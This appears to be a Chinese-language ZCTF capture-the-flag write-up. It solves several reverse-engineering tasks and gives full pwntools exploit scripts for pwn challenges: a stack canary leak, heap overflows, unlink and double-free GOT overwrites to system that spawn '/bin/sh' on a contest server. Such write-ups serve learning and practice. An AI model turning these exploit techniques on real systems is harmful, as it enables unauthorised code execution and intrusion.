
SubKey的偶数位由input[19]异或解密

尝试发现不可能全部为可见字符，猜测里面可能连续相同字节（其实是绝望时把UltraEdit里面随便看到的STSTSTST带进去试了一下），发现S、T为input[18]、input[19]，解密发现是Rar开头的，于是直接解压，发现里面是最后8个字节


Flag:ZCTF{c0c\_LIK3\_E4t\_6aw4ErrY}

Re300-I love arm

第一步是在sub\_4009e4中对输入的字符串进行base64中的一个运算，把每三个字符转换为要从置换表中置换的四个索引值：




第二步是把索引值分为5个一组，每组做5次循环运算，每次运算中5个索引值分别跟dword\_4112C8对应的值相乘之后再相加，每次循环算出一个值，最后把这组值与dword\_411330的值进行对比判断是否相等：




逆推也就是求四组五元一次方程组，其中每组的系数都相等

A：



四组B:



求出的索引值为：

10

根据base64的算法把索引值还原成原字符得到flag：ZCTF{x~Uo#w3ig}

AndroidRe400

神奇的分数，感觉很简单。。。

直接上jeb，自己就识别了一个ViewClickListener类，然后继续跟进onClick

有Input Is Too Long、 Input Is Too Short之类的字符串，猜测是验证函数。


挨个看了一下那些自动命名的类，发现有个类包含了很多工具性的函数，例如执行命令、读写文件的函数，于是先分析了一下。接着回到onClick，发现其以Package的MD5Signature为密钥解密并释放了libListener，之后修改权限为777并执行。

于是直接写了个java程序（import有点多，见附件，要编译的话自行重命名）

解密得到libListener，分析得到程序首先用/proc/pid/status的惯用方法检测调试器，接着在本地绑定16415端口



并接收长度为0x21的数据，使用TEA算法进行解密



之后程序进行了Base64加密，只不过之前的Table不是默认的表，变成了

GHgSTU45IMNesVlZadrXf17qBCJkxYWhijOyzbcR6tDPw023KLA8QEFuvmnop9+/

思考一下，发觉直接按照对应的位置，换成原来的表就好了。

之后程序将Base64编码后的字符串与一个表按字节逐个异或，并将结果相加，要求最后和为0。由于最多只有32位，所以不可能是int溢出，因此只能是全是0（可能分析的不大对，他用的movsx带符号扩展，理论上可以实现，当时就没想那么多，事后发现有问题。。。）

最后写出程序（见附件）

得到Base64: emN0ZntpX2QwTigpVF9MMWszXzIwNDh9

Flag: zctf{i\_d0N()T\_L1k3\_2048}

Re500

疯狂的一连串跳转。。。

拿到题目，直接拖IDA。Win的题竟然没有任何加密壳、压缩壳保护，真是少见。


先是 \_cfltcvt\_init初始化了一个长长的函数表，不知道干啥用的


然后0x402470里面的函数初始化了一些地址，这些地址每个都加了5，看起来应该是很古老的绕过BreakPoint的方法。



然后程序创建了一个线程。分析得知这个线程掌管着结果的验证，每隔100ms新建一个类，并拷贝相应的信息，用于验证。

有VC++类，于是直接上ClassInformer找到CVerify的vftable





大概知道干嘛的了，回到main

main 除了刚才的那些操作，就只剩下调用0x401E10这个函数了

仔细分析之，发现在不停的跳转。开始以为是一个虚拟机，但是发现并没有任何对P-Code的解析，跳转的顺序完全由刚才**\_cfltcvt\_init** 设置。

大概重新把每个地址都创建了函数，一看竟然有300个跳转，顿时感觉前途渺茫，于是萌发了写Python脚本提取的思想。正好前几天刚刚研究过，于是把这些函数的对应的跳转地址做成一个dict，并输出需要修正的跳转的地址（脚本见附件）

中间还是很曲折的。。idaPython的logging貌似有问题，怎么着也输出不了，于是怒改成输入到文件，得到了asm.bin和log.txt，按照他们重新修正，得到了新的程序，之后分析算法。

早在一开始的时候PEiD分析显示有Base64表，就猜是不是真的有，到现在很显然了。载入进来，改成高端字节序，处理最高三个字节。

DWORD的构成是这样的：ch cl ah al

于是内存中是这样的：al ah cl ch

然后程序执行xor ah,al，xor ah,cl，xor cl,ch xor 前一个字节,saved\_al

于是显然 前一个←al←ah←cl←ch，所以只需要知道最后一个字符即可向前推出所有字符

接下来回到刚才的类，验证函数和将输入分别0-52异或，得到结果与内置表比较。

于是写出程序（见附件），得到Base64结果

WkNURntJX1c0TlRfSm1QX2pNcF8mJl9CNFMxXzY0X0BeX15AIX0=

解密得到Flag:ZCTF{I\_W4NT\_JmP\_jMp\_&&\_B4S1\_64\_@^\_^@!}

|  |
| --- |
| Pwn类 |

- guess (pwn 100)

gets造成了栈溢出，但是由于有stack canary的保护所以没办法做rop。程序把flag读到一块固定的内存区域进行后续操作，所以只要能够dump那块区域的内存就可以。通过修改栈上面argv[0]的值到flag区域就可以在\_\_stack\_chk\_fail后弹出的错误信息里把运算后的flag弹出来，然后异或解密就行。

脚本：

#!/usr/bin/env python

# -\*- coding: utf-8 -\*-

**from** pwn **import** **\***

# http://j00ru.vexillium.org/blog/24\_03\_15/dragons\_ctf.pdf

# len = 34

# 0x7ffc8f36e970 -> 0x7ffc8f36ea98

addr **=** 0x6010C5

**def** main**():**

# phase 1 : guess len

**for** i **in** range**(**40**):**

payload **=** i**\***'a'

io **=** remote**(**'115.28.27.103'**,**22222**)**

**print** io**.**recvuntil**(**'\n'**)**

io**.**sendline**(**payload**)**

result **=** io**.**recvuntil**(**'\n'**)**

**if** 'ZCTF' **in** result**:**

**print** 'len = '**,**i

io**.**close**()**

**break**

io**.**close**()**

# phase 2 : overwrite argv[0] to dump encrypted flag

io **=** remote**(**'115.28.27.103'**,**22222**)**

#io = process('./guess')

payload **=** 'ZCTF{'**+(**i**-**5**)\***'\x01'**+**'\x00'**+**'\x01'**\*(**40**-**i**-**1**)+**'\x00'**\*(**296**-**40**)+**p64**(**addr**)**

**print** io**.**recvuntil**(**'\n'**)**

#raw\_input('attach!')

io**.**sendline**(**payload**)**

io**.**interactive**()**

# phase 3 : decrypt flag

e **=** ' Sd`000X^o22E^u1^8tdrR^gmAf>|\x0b'

k **=** **[]**

**for** c **in** e**:**

k**.**append**(**chr**(**ord**(**c**)^**0x1**))**

**print** 'ZCTF{'**+**''**.**join**(**k**)**

**return** 0

**if** \_\_name\_\_ **==** '\_\_main\_\_'**:**

main**()**

- note1 (pwn 200)

edit操作越界导致溢出，可以修改指向下一个note的指针，造成任意地址可写。将溢出后的位置指向got表可以泄露libc地址，然后算出system的地址，将atoi改为system，传/bin/sh拿shell。

脚本：

#!/usr/bin/env python

# -\*- coding: utf-8 -\*-

**from** pwn **import** **\***

#io = process('./note1')

io **=** remote**(**'115.28.27.103'**,** 9001**)**

addr **=** 0x601fa8

puts\_off **=** 0x6FE30

read\_off **=** 0xEB800

system\_off **=** 0x46640

**def** addnote**(**title**,**types**,**content**):**

**global** io

**print** io**.**recvuntil**(**'option--->>'**)**

io**.**sendline**(**'1'**)**

**print** io**.**recvuntil**(**':'**)**

io**.**sendline**(**title**)**

**print** io**.**recvuntil**(**':'**)**

io**.**sendline**(**types**)**

**print** io**.**recvuntil**(**':'**)**

io**.**sendline**(**content**)**

**return**

**def** editnote**(**title**,**content**):**

**global** io

**print** io**.**recvuntil**(**'option--->>'**)**

io**.**sendline**(**'3'**)**

**print** io**.**recvuntil**(**':'**)**

io**.**sendline**(**title**)**

**print** io**.**recvuntil**(**':'**)**

io**.**sendline**(**content**)**

**return**

**def** shownote**():**

**print** io**.**recvuntil**(**'option--->>\n'**)**

io**.**sendline**(**'2'**)**

**return**

**def** main**():**

payload **=** **(**0x100**+**0x10**)\***'a'**+**p64**(**0**)+**p64**(**addr**)+**'bbbb'

addnote**(**'a'**,**'b'**,**'c'**)**

addnote**(**'b'**,**'c'**,**'d'**)**

editnote**(**'a'**,**payload**)**

shownote**()**

**print** io**.**recvuntil**(**'\n'**)**

**print** io**.**recvuntil**(**'content='**)**

buf **=** io**.**recvuntil**(**'\n'**)[:-**1**]** **+** '\x00\x00'

puts **=** u64**(**buf**)**

libc\_base **=** puts **-** puts\_off

log**.**success**(**'Libc base = ' **+** hex**(**libc\_base**))**

read **=** libc\_base **+** read\_off

system **=** libc\_base **+** system\_off

new\_got **=** p64**(**puts**)** **+** 'a'**\***24**+**p64**(**read**)+**'a'**\***40**+**p64**(**system**)**

editnote**(**''**,**new\_got**)**

io**.**sendline**(**'/bin/sh'**)**

io**.**interactive**()**

**return** 0

**if** \_\_name\_\_ **==** '\_\_main\_\_'**:**

main**()**

- spell (pwn 300)

刚开始以为是要做内核溢出...

将内核模块和程序下载下来，分析内核模块，发现内核模块处理两个ioctl，一个是获取时间，另一个是获取随机数(都是8个字节)，然后分析程序，发现在复制输入的时候可以溢出到第二次的request code处，而第二次的request code正是用来请求随机数的，所以溢出将其修改为获取时间的request code，可以根据当前时间计算出spell，得到flag。

脚本：

#!/usr/bin/env python

# -\*- coding: utf-8 -\*-

**from** pwn **import** **\***

io **=** remote**(**'115.28.27.103'**,**33333**)**

**def** makespell**(**randombuf**):**

key **=** 'zctfflag'

buf **=** ''

length **=** 56

temp **=** **[]**

**for** i **in** range**(**8**):**

temp**.**append**(**chr**(**ord**(**randombuf**[**i**])^**ord**(**key**[**i**])))**

buf **=** ''**.**join**(**temp**)\***7

buf **+=** '\x00'

buf **=** buf **+** **(**256**-**len**(**buf**))\***'a'**+**'\x02\xff' # overwrite request\_code to req\_gettime and you got stable 'random bytes'

**print** buf**.**encode**(**'hex'**)**

**return** buf

**def** main**():**

**print** io**.**recvuntil**(**':'**)**

io**.**sendline**(**'256'**)**

time1 **=** io**.**recvuntil**(**':'**)[-**3**:]**

time2 **=** io**.**recvuntil**(**':'**)[-**3**:]**

time **=** time1**+**time2**+**' '**+**'\x00' # replace random :>

**print** io**.**recvuntil**(**':'**)**

io**.**send**(**makespell**(**time**))**

io**.**interactive**()**

**return** 0

**if** \_\_name\_\_ **==** '\_\_main\_\_'**:**

main**()**

- note3 (pwn 300)

这题首先有个整数溢出，溢出完之后可以造成double free，另外由于读入的长度和malloc后的指针存放位置相邻并且是在i＋8的位置所以可以读入超长数据，接下来要伪造chunk触发double free，然后就有了任意地址写。泄露地址时，将free got表项和后面的puts got表项修改成printf的plt，然后将printf的参数部署到bss段，接下来再调用free即可泄露地址，拿到地址后再把free的got表项改成system，构造参数后就能拿到shell啦～

#!/usr/bin/python

# -\*- coding: utf-8 -\*-

from pwn import \*

import time

def malloc(size,data):

print conn.recvuntil('>>')

conn.sendline('1')

print conn.recvuntil('1024)')

conn.sendline(str(size))

print conn.recvuntil('content:')

conn.sendline(data)

print conn.recvuntil('\n')

def edit(id,data):

print conn.recvuntil('>>')

conn.sendline('3')

print conn.recvuntil('note:')

conn.sendline(str(id))

print conn.recvuntil('ent:')

conn.sendline(data)

print conn.recvuntil('success')

def free(id):

print conn.recvuntil('>>')

conn.sendline('4')

print conn.recvuntil('note:')

conn.sendline(str(id))

print conn.recvuntil('success')

#conn = remote('127.0.0.1',9999)

conn = remote('115.28.27.103',9003)

free\_got = p64(0x602018)

puts\_got = p64(0x602020)

stack\_got = p64(0x602038)

printf\_got = p64(0x602030)

exit\_got = p64(0x602078)

printf\_plt = p64(0x400750)

puts\_plt = p64(0x400730)

#libcstartmain\_ret\_off = 0x21b45

#sys\_off = 0x414f0

libcstartmain\_ret\_off = 0x21ec5

sys\_off = 0x46640

# 1. int overflow lead to double free

intoverflow = -9223372036854775808

malloc(512,'/bin/sh\0')

malloc(512,'/bin/sh\0')

malloc(512,'/bin/sh\0')

malloc(512,'/bin/sh\0')

malloc(512,'/bin/sh\0')

malloc(512,'/bin/sh\0')

malloc(512,p64(0x400ef8))

malloc(512,'/bin/sh\0')

# 2. make a fake chunk and modify the next chunk's pre size

fakechunk = p64(0) + p64(512+1) + p64(0x6020e0-0x18) + p64(0x6020e0-0x10) + 'A'\*(512-32) + p64(512) + p64(512+16)

edit(3,'aaaaaa')

edit(intoverflow,fakechunk)

# 3. double free

free(4)

# 4. overwrite got

edit(3,free\_got)

edit(0,printf\_plt+printf\_plt)

# 5. leak the stack data

edit(3,p64(0x6020e8))

edit(0,'%llx.'\*30)

#free->puts

print conn.recvuntil('>>')

conn.sendline('4')

print conn.recvuntil('note:')

conn.sendline(str(0))

#time.sleep(0.3)

ret = conn.recvuntil('success')

print ret

# 6. calcuate the system's addr

libcstart = ret.split('.')[10]

libcstart\_2 = int(libcstart,16) - libcstartmain\_ret\_off

print 'libc start addr:',hex(libcstart\_2)

system\_addr = libcstart\_2 + sys\_off

print 'system\_addr:',hex(system\_addr)

# 7. overwrite free's got

edit(3,free\_got)

edit(0,p64(system\_addr)+printf\_plt)

# 8. write argv

edit(3,p64(0x6020d0))

edit(0,'/bin/sh\0')

# 9. exploit

print conn.recvuntil('>>')

conn.sendline('4')

print conn.recvuntil('note:')

conn.sendline(str(0))

sleep(0.2)

conn.interactive()

- note2 (pwn 400)

分析程序发现在edit处有栈溢出，但是由于有canary所以没法直接get shell，但是可以控制要free的指针。同时，在获取输入时，如果将note长度置为0，则可以过掉edit处的限制。利用name和address处的内存伪造堆块，利用栈溢出将其free，再次申请内存时就可以得到伪造的堆块，然后将name后面的指针表改写到got，利用show功能free，然后edit修改got即可拿到shell。

脚本：

#!/usr/bin/env python

# -\*- coding: utf-8 -\*-

**from** pwn **import** **\***

#io = process('./note2')

io **=** remote**(**'115.28.27.103'**,** 9002**)**

atoi\_off **=** 0x39F50

system\_off **=** 0x46640

**def** addnote**(**length**,**content**):**

**global** io

**print** io**.**recvuntil**(**'option--->>'**)**

io**.**sendline**(**'1'**)**

**print** io**.**recvuntil**(**')'**)**

io**.**sendline**(**str**(**length**))**

**print** io**.**recvuntil**(**':'**)**

io**.**sendline**(**content**)**

**return**

**def** delnote**(**id**):**

**global** io

**print** io**.**recvuntil**(**'option--->>'**)**

io**.**sendline**(**'4'**)**

**print** io**.**recvuntil**(**':'**)**

io**.**sendline**(**str**(**id**))**

**return**

**def** editnote**(**id**,**oa**,**content**):**

**global** io

**print** io**.**recvuntil**(**'option--->>'**)**

io**.**sendline**(**'3'**)**

**print** io**.**recvuntil**(**':'**)**

io**.**sendline**(**str**(**id**))**

**print** io**.**recvuntil**(**']'**)**

io**.**sendline**(**str**(**oa**))**

**print** io**.**recvuntil**(**':'**)**

io**.**sendline**(**content**)**

**return**

**def** main**():**

name **=** 0x20**\***'\x00'**+**p64**(**0**)+**p64**(**0x91**)+(**0x8**)\***'\x00' # fake chunks

address **=** '\x00'**\***0x10**+**p64**(**0**)+**p64**(**0x31**)+**0x20**\***'\x00'**+**p64**(**0**)+**p64**(**0x21**)** # fake chunks

#raw\_input('Attach now!')

**print** io**.**recvuntil**(**':'**)**

io**.**sendline**(**name**)**

**print** io**.**recvuntil**(**':'**)**

io**.**sendline**(**address**)**

k **=** 127

# find a way to free 0x602110

addnote**(**128**,**'bbb'**)**

addnote**(**0**,**'aaa'**)** # '0' bypasses everthing :>

addnote**(**128**,**'cccc'**)**

# ????? why always 39 chars appended????? but not in online env,,,

# somekind of strncat bug?

editnote**(**1**,**1**,**39**\***'a'**)** # 39 added per append

editnote**(**1**,**2**,**39**\***'b'**)** # 78

editnote**(**1**,**2**,**39**\***'c'**)** # 117

editnote**(**1**,**2**,**10**\***'d'**)**

editnote**(**1**,**2**,**'a'**\*(**128**-**k**)+**p64**(**0x602110**))**

addnote**(**128**,**0x10**\***'a'**+**p64**(**0x602088**))**

**print** io**.**recvuntil**(**'option--->>'**)**

io**.**sendline**(**'2'**)**

**print** io**.**recvuntil**(**':'**)**

io**.**sendline**(**'0'**)**

**print** io**.**recvuntil**(**'is '**)**

buf **=** io**.**recvuntil**(**'\n'**)[:-**1**]** **+** '\x00\x00'

atoi **=** u64**(**buf**)**

libc\_base **=** atoi **-** atoi\_off

log**.**success**(**'Libc Base = ' **+** hex**(**libc\_base**))**

system **=** libc\_base **+** system\_off

editnote**(**0**,**1**,**p64**(**system**))**

**print** io**.**recvuntil**(**'option--->>'**)**

io**.**sendline**(**'/bin/sh'**)**

io**.**interactive**()**

**return** 0

**if** \_\_name\_\_ **==** '\_\_main\_\_'**:**

main**()**